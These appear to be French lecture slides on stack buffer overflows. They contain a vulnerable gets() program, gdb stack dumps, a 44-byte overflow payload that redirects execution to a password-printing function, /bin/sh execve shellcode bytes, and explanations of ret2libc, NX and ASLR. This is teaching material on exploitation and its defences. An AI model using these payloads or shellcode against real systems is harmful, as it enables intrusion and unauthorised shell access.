
Un outil : gdb


Terminal - francois@portos: ~/Annee/challs/Luminy/Ex1
Fichier Éditer Affichage Terminal Aller Aide
francois@portos: ~
francois@portos: ~/Annee/challs/Luminy/Ex1
(gdb) disas main
Dump of assembler code for function main:
0x08048593 <+0>: push %ebp
0x08048594 <+1>: mov %esp,%ebp
0x08048596 <+3>: and $0xfffffff0,%esp
0x08048599 <+6>: sub $0x30,%esp
0x0804859c <+9>: movl $0x8048688,(%esp)
0x080485a3 <+16>: call 0x80483c0 <printf@plt>
0x080485a8 <+21>: lea 0x10(%esp),%eax
0x080485ac <+25>: mov %eax,(%esp)
0x080485af <+28>: call 0x80483d0 <gets@plt>
0x080485b4 <+33>: lea 0x10(%esp),%eax
0x080485b8 <+37>: mov %eax,0x4(%esp)
0x080485bc <+41>: movl $0x8048699,(%esp)
0x080485c3 <+48>: call 0x80483c0 <printf@plt>
0x080485c8 <+53>: leave
0x080485c9 <+54>: ret
End of assembler dump.
(gdb) break *0x080485c8
Breakpoint 1 at 0x80485c8
(gdb) r < p1
Tapez votre nom:Bonjour AAAABBBBCCCCDDDDEEEEFFFFGGGGHHHHIIIIJJJJKKKK,
EAX: 0x00000039 EBX: 0xf7fb7ff4 ECX: 0xffffd3a8 EDX: 0xf7fb9360
ESI: 0x00000000 EDI: 0x00000000 EBP: 0xffffd3f8 ESP: 0xffffd3c0 EIP: 0x080485c8
CS: 0023 DS: 002b ES: 002b FS: 0000 GS: 0063 SS: 002b
[0x002b:0xffffd3c0]
[stack]
0xffffd3c0 : 0x08048699 0xffffd3d0 - 0xffffd3f8 0x0804862b .....+...
0xffffd3d0 : 0x41414141 0x42424242 - 0x43434343 0x44444444 AAAABBBBCCCCDDDD
0xffffd3e0 : 0x45454545 0x46464646 - 0x47474747 0x48484848 EEEEFFFFGGGGHHHH
0xffffd3f0 : 0x49494949 0x4a4a4a4a - 0x4b4b4b4b 0x0804852c IIIIJJJJKKKK,...
[code]
=> 0x80485c8 <main+53>: leave
0x80485c9 <main+54>: ret
Terminal - francois@por...
11:02
47,0 °C
44,0 °C
8,9W

Un outil : ~~gdb~~ ddd



Un outil : ~~gdb ddd~~ IDA




Un premier exemple

```
void coucou() {
  char password[SIZE];
  FILE *f;
  f = fopen(PASS,"r");
  if(fgets(password,SIZE,f) ==NULL)
      puts("Pbm.");
  fclose(f);
  printf("Le mot de passe est %s\n",password);
 }

int main()
{
  char nom[SIZE];
  printf("Tapez votre nom:");
   gets(nom);
  printf("Bonjour %s\n",nom);
}
```

```
0804852c <coucou>:
 804852c:       55          push   %ebp
 804852d:       89 e5       mov    %esp,%ebp
```

Mission : remplacer l'adresse de retour par 0x0804852C

```
Breakpoint 1, 0x080485c8 in main ()
(gdb) r <<< $(echo "Tagada pouet pouet")
Tapez votre nom:Bonjour Tagada pouet pouet
-----------------------------------------------------------------------[regs]
  EAX: 0x0000001b  EBX: 0xf7fb7ff4  ECX: 0xffffd398  EDX: 0xf7fb9360  o d I t S z A p c
  ESI: 0x00000000  EDI: 0x00000000  EBP: 0xffffd3e8  ESP: 0xffffd3b0  EIP: 0x080485c8
  CS: 0023  DS: 002b  ES: 002b  FS: 0000  GS: 0063  SS: 002b
[0x002b:0xffffd3b0]---------------------------------------------------[stack]
0xffffd3b0 : 0x08048699   0xffffd3c0 - 0xffffd3e8   0x0804862b .............+...
0xffffd3c0 : 0x61676154   0x70206164 - 0x7465756f   0x756f7020 Tagada pouet pou
0xffffd3d0 : 0xf7007465   0xf7fef060 - 0x080485eb   0xf7fb7ff4 et..`...........
0xffffd3e0 : 0x080485e0   0x00000000 - 0xffffd468   0xf7e6de46 .........h...F...
-----------------------------------------------------------------------[code]
=> 0x80485c8 <main+53>: leave
   0x80485c9 <main+54>: ret
   0x80485ca:   nop
   0x80485cb:   nop
   0x80485cc:   nop
   0x80485cd:   nop
   0x80485ce:   nop
   0x80485cf:   nop
-----------------------------------------------------------------------------

Breakpoint 1, 0x080485c8 in main ()
(gdb)
```



Adresse de retour à venir

Futur EBP

Ce qui va être la pile («mov%EBP,%ESP ; pop%EBP»)

```
Reading symbols from /home/francois/ownCloud/Annee2015/challs/Luminy/Exemples/e1...(no de
(gdb) break *0x080485c8
Breakpoint 1 at 0x80485c8
(gdb) r <<< $(python -c 'print("A"*44+"\x2c\x85\x04\x08")')
Tapez votre nom:Bonjour AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA,
-------------------------------------------------------------------------[regs]
  EAX: 0x00000039  EBX: 0xf7fb7ff4  ECX: 0xffffd398  EDX: 0xf7fb9360  o d I t S z A p c
  ESI: 0x00000000  EDI: 0x00000000  EBP: 0xffffd3e8  ESP: 0xffffd3b0  EIP: 0x080485c8
  CS: 0023  DS: 002b  ES: 002b  FS: 0000  GS: 0063  SS: 002b
[0x002b:0xffffd3b0]-----------------------------------------------------------[stack]
0xffffd3b0 : 0x08048699   0xffffd3c0 - 0xffffd3e8   0x0804862b .............+...
0xffffd3c0 : 0x41414141   0x41414141 - 0x41414141   0x41414141 AAAAAAAAAAAAAAAA
0xffffd3d0 : 0x41414141   0x41414141 - 0x41414141   0x41414141 AAAAAAAAAAAAAAAA
0xffffd3e0 : 0x41414141   0x41414141 - 0x41414141   0x0804852c AAAAAAAAAAAA,...
-------------------------------------------------------------------------[code]
=> 0x80485c8 <main+53>: leave
   0x80485c9 <main+54>: ret
   0x80485ca:   nop
   0x80485cb:   nop
   0x80485cc:   nop
   0x80485cd:   nop
   0x80485ce:   nop
   0x80485cf:   nop
-------------------------------------------------------------------------------

Breakpoint 1, 0x080485c8 in main ()
(gdb)
```

«coucou», adresse de retour à venir

Futur EBP

Ce qui va être la pile («mov%EBP,%ESP ; pop%EBP»)

La suite : prendre le contrôle du programme

→ On lui fait exécuter notre programme (un shellcode) !


Shellcode : programme binaire dont le but est de permettre de controler la machine (shell, serveur en écoute, etc).

Il doit respecter des contraintes (pas de 0, pas de linefeed, etc)

```
31 c0              xor %eax,%eax
50                 push %eax
68 2f 2f 73 68     push $0x68732f2f (//sh)
68 2f 62 69 6e     push $0x6e69622f (/bin)
89 e3              mov %esp,%ebx
50                 push %eax
54                 push %esp
53                 push %ebx
50                 push %eax
b0 3b              mov $0x3b,%al
cd 80              int $0x80
```

Un deuxième exemple

Méthode : mettre le shellcode sur la pile et l'éxécuter




Mission : faire exécuter un shellcode


Oui mais ça c'est dans le monde des bisounours...

Dans le vrai monde...

IV. Les protections



1. NX




Rendre la pile non exécutable...

Retour sur l'exemple

08048000-08052000	r-xp	/bin/cat
08052000-08053000	rw-p	/bin/cat
09e1e000-09e3f000	rw-p	[heap]
b7421000-b760e000	r--p	/usr/lib/locale/locale-archive
b760e000-b760f000	rw-p	
b760f000-b775a000	r-xp	/lib/i686/cmov/libc-2.11.3.so
b775a000-b775c000	r--p	/lib/i686/cmov/libc-2.11.3.so
b775c000-b775d000	rw-p	/lib/i686/cmov/libc-2.11.3.so
b775d000-b7760000	rw-p	
b776f000-b7771000		
b7771000-b777200		[vdso]
b7772000-b778d0		-2.11.3.so
b778d000-b778e0		2.11.3.so
b778e000-b778f000		1.3.so
bfbbe000-bfbdf000	rw-p	ack]

Exécutable !



AVANT....

08048000-08049000	r-xp	Luminy/Exemples/e1
08049000-0804a000	rwxp	Luminy/Exemples/e1
f7e56000-f7e57000	rwxp	
f7e57000-f7fb5000	r-xp	/lib32/libc-2.13.so
f7fb5000-f7fb6000	---p	/lib32/libc-2.13.so
f7fb6000-f7fb8000	r-xp	/lib32/libc-2.13.so
f7fb8000-f7fb9000	rwxp	/lib32/libc-2.13.so
f7fb9000-f7fbd000	rwxp	
f7fdd000-f7fe0000	rwxp	
f7fe0000-f7ffc000	r-xp	/lib32/ld-2.13.so
f7ffc000-f7ffd000	r-xp	/lib32/ld-2.13.so
f7ffd000-f7ffe000	rwxp	/lib32/ld-2.13.so
fffdd000-ffffe000	rwxp	[stack]
ffffe000-fffff000	r-xp	[vdso]


APRÈS....

08048000-08049000	r-xp	Luminy/Exemples/e2
08049000-0804a000	rw-p	Luminy/Exemples/e2
f7e56000-f7e57000	rw-p	
f7e57000-f7fb5000	r-xp	/lib32/libc-2.13.so
f7fb5000-f7fb6000	---p	/lib32/libc-2.13.so
f7fb6000-f7fb8000	r--p	/lib32/libc-2.13.so
f7fb8000-f7fb9000	rw-p	/lib32/libc-2.13.so
f7fb9000-f7fbd000	rw-p	
f7fdd000-f7fe0000	rw-p	
f7fe0000-f7ffc000	r-xp	/lib32/ld-2.13.so
f7ffc000-f7ffd000	r--p	/lib32/ld-2.13.so
f7ffd000-f7ffe000	rw-p	/lib32/ld-2.13.so
fffdd000-ffffe000	rw-p	[stack]
ffffe000-fffff000	r-xp	[vdso]

Le contournement : ret2libc

system - execute a shell command


int system(const char *command);



Le contournement : ret2libc

0xf7e92e20 <system>

Principe : On simule l'appel de la fonction en agençant correctement la pile..



Le contournement : ret2libc

Appel réel

Argument

Adresse de retour

Appel simulé

:

:

Chaine /bin/sh par exemple

Pointeur vers chaine

Ce que l'on veut

Adresse de retour main remplacée par system

Sauvegarde EBP

Fin du tableau

Mission : faire exécuter ce que l'on veut par le programme

Mettre la pile et les données à des adresses aléatoires...

Sans ASLR

Exécution 1

08048000-08049000	r-xp	/tmp/e1
08049000-0804a000	rwxp	/tmp/e1
f7e56000-f7e57000	rwxp	
f7e57000-f7fb5000	r-xp	/lib32/libc-2.13.so
f7fb5000-f7fb6000	---p	/lib32/libc-2.13.so
f7fb6000-f7fb8000	r-xp	/lib32/libc-2.13.so
f7fb8000-f7fb9000	rwxp	/lib32/libc-2.13.so
f7fb9000-f7fbd000	rwxp	
f7fdd000-f7fe0000	rwxp	
f7fe0000-f7ffc000	r-xp	/lib32/ld-2.13.so
f7ffc000-f7ffd000	r-xp	/lib32/ld-2.13.so
f7ffd000-f7ffe000	rwxp	/lib32/ld-2.13.so
